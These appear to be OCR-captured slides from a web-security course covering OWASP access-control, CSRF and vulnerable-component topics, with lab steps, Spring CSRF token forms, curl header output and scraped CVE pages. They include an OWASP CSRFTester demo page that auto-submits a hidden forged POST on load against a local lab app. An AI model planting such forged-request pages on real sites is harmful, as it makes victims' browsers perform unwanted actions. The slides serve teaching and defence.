



Missing Functional Level Access Control Lab


1. Login as a blogger and notice the menu
2. Login as a non blogger and notice the menu
3. Create a blog post as a non blogger
4. Add a security check
    - Spring Security annotation
    - programatic check

8. Cross-Site Request Forgery (CSRF)

A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.




Wordy Ninja Blog
localhost:8080/post
aws
regatta
iqity
manifest
willowwood
judd
codemash
hadoop
devtools
devops
Wordy Ninja Blog
Administration
Post
Logout
New Post
title:
Content:
submit
Blog Search
Ads
This is the porition of the site where we monetize.
Copyright © Wordy Ninja Blog 2015



https://www.owasp.org/index.php/CSRFTester#Downloads

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">

<html>
<head>
  <title>OWASP CRSFTester Demonstration</title>
</head>

<body onload="javascript:fireForms()">
<script language="JavaScript">
  var pauses = new Array( "5" );

  function pausecomp(millis)
  {
    var date = new Date();
    var curDate = null;

    do { curDate = new Date(); }
    while(curDate-date < millis);
  }

  function fireForms()
  {
    var count = 1;
    var i=0;

    for(i=0; i<count; i++)
    {
      document.forms[i].submit();

      pausecomp(pauses[i]);
    }
  }

</script>
<H2>OWASP CRSFTester Demonstration</H2>
<form method="POST" name="form0" action="http://localhost:9000/post">
  <input type="hidden" name="title" value="fun"/>
  <input type="hidden" name="content" value="fun"/>
</form>

</body>
</html>
```

```
<form action="/login" method="post">

    <div class="form-group">
      <label for="username">Username</label>
      <input type="text" class="form-control" id="username" name="username" placeholder="Username">
    </div>
    <div class="form-group">
      <label for="password">Password</label>
      <input type="password" class="form-control" id="password" name="password" placeholder="Password">
    </div>
    <button type="submit" class="btn btn-default">Log In</button>
    <input type="hidden" name="${_csrf.parameterName}" value="${_csrf.token}" />

</form>
```

```
<form action="/login" method="post">

  <div class="form-group">
    <label for="username">Username</label>
    <input type="text" class="form-control" id="username" name="username" placeholder="Username">
  </div>
  <div class="form-group">
    <label for="password">Password</label>
    <input type="password" class="form-control" id="password" name="password" placeholder="Password">
  </div>
  <button type="submit" class="btn btn-default">Log In</button>
  <input type="hidden" name="_csrf" value="028db9b3-b928-4188-95c0-5942dd94a935">

</form>
```


```
$ curl -I https://www.google.com
HTTP/1.1 200 OK
Date: Tue, 21 Jul 2015 12:38:35 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=ISO-8859-1
P3P: CP="This is not a P3P policy! See http://www.google.com/support/accounts/
bin/answer.py?hl=en&answer=151657 for more info."
Server: gws
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Set-Cookie:
PREF=ID=1111111111111111:FF=0:TM=1437482315:LM=1437482315:V=1:S=ravPRMTmm-2KfqwG
; expires=Thu, 20-Jul-2017 12:38:35 GMT; path=/; domain=.google.com
Set-Cookie: NID=69=BUV_-6Ya2OvWq5cP5bv30pl7WM6Blf-
b12WcLW9_QTG6tJGtbnk5E7wPsrqiyPeM1HG-Bg7O2gW01fdPn-
V1bZn4j5dhfURl4aOE7vtZY5fUdskatGCOJv6f5-uci-LY; expires=Wed, 20-Jan-2016
12:38:35 GMT; path=/; domain=.google.com; HttpOnly
Alternate-Protocol: 443:quic,p=1
Transfer-Encoding: chunked
Accept-Ranges: none
Vary: Accept-Encoding
```

CSRF Lab

1. Enable CSRF
2. Add X-XSS-Protection and X-Frame-Options headers

9. Using Components with Known Vulnerabilities

Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.



Celebrating 15 Years

Common Vulnerabilities and Exposures

The Standard for Information Security Vulnerability Names

CVE-IDs have a new format –Learn more****

TOTAL CVEs: 68072

About CVE
Terminology
Documents
FAQs
CVE List
CVE-ID Syntax Change
CVE-ID Syntax Compliance
About CVE Identifiers
Search CVE
Search NVD
Updates & RSS Feeds
Request a CVE-ID
CVE In Use
CVE-Compatible Products
NVD for CVE Fix Information
CVE Numbering Authorities
News & Events
Calendar
Free Newsletter
Community
CVE Editorial Board
Sponsor
Contact Us
Search the Site
Site Map

CVE® International in scope and free for public use, CVE is a dictionary of publicly known information security vulnerabilities and exposures.

CVE's common identifiers enable data exchange between security products and provide a baseline index point for evaluating coverage of tools and services.

Widespread Use of CVE

- Vulnerability Management
- Patch Management
- Vulnerability Alerting
- Intrusion Detection
- Security Content Automation Protocol (SCAP)
- NVD (National Vulnerability Database)
- US-CERT Bulletins
- CVE Numbering Authorities (CNAs)
- *Recommendation ITU-T X.1520 Common Vulnerabilities and Exposures (CVE)*, ITU-T CYBEX Series

Focus On

CVE-ID Numbers in New Numbering Format Now being Issued

CVE Identifiers (CVE-IDs) using the new numbering format are now being issued. "CVE-2014-10001" with 5 digits in the sequence number and "CVE-2014-100001" with 6 digits in the sequence number are two examples (learn more). Organizations that have not updated to the new CVE-ID format risk the possibility that their products and services could break or report inaccurate vulnerability identifiers, which could significantly impact users' vulnerability management practices.

To make it easy to update, the CVE Web site provides free technical guidance and CVE test data for developers and consumers to use to verify that their products and services will work correctly. In addition, for those who use National Vulnerability Database (NVD) data, NIST provides test data in NVD format at http://nvd.nist.gov/cve-id-syntax-change.

Comments or concerns about this guidance, and/or the test data, is welcome at cve-id-change@mitre.org.

Page Last Updated: February 12, 2015

Latest News

- 2nd Product from Beijing Netpower Technologies Now Registered as Officially "CVE-Compatible"
- ToolsWatch Makes Declaration of CVE Compatibility
- CVE Identifier "CVE-2015-0313" Cited in Numerous Security Advisories and News Media References about a Zero-Day Adobe Flash Vulnerability
- 1 Product from WPScan Now Registered as Officially "CVE-Compatible"
- 1 Product from Beijing Netpower Technologies Now Registered as Officially "CVE-Compatible"
- CVE Mentioned in Article about Disclosing and Patching Vulnerabilities on Tripwire's State of Security Blog
- First CVE-IDs Issued in New Numbering Format Now Available

More News »

http://cve.mitre.org/

CVE Details

The ultimate security vulnerability datasource

Google™ Custom Search | Search

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234) | View CVE

Log In | Register | Reset Password | Activate Account

Vulnerability Feeds & WidgetsNew | www.itsecdb.com

You can generate a custom RSS feed or an embedable vulnerability list widget or a json API call url.

Selected vulnerability types are OR'ed. If you don't select any criteria "all" CVE entries will be returned

- [ ] Vulnerabilities with exploits
- [ ] Code execution
- [ ] Overflows
- [ ] Cross Site Request Forgery
- [ ] File inclusion
- [ ] Gain privilege
- [ ] Sql injection
- [ ] Cross site scripting
- [ ] Directory traversal
- [ ] Memory corruption
- [ ] Http response splitting
- [ ] Bypass something
- [ ] Gain information
- [ ] Denial of service

Order By: CVE Id | CVSS score >= : 0

Generate RSS Feed | Generate Widget Code | Generate JSON URL


Current CVSS Score Distribution For All Vulnerabilities

Distribution of all vulnerabilities by CVSS Scores

CVSS Score	Number Of Vulnerabilities	Percentage
0-1	50	0.10
1-2	499	0.70
2-3	2802	4.10
3-4	1504	2.20
4-5	13217	19.40
5-6	14103	20.70
6-7	8029	11.80
7-8	18030	26.50
8-9	272	0.40
9-10	9585	14.10
Total	68091	

Weighted Average CVSS Score: **6.8**

Vulnerability Distribution By CVSS Scores



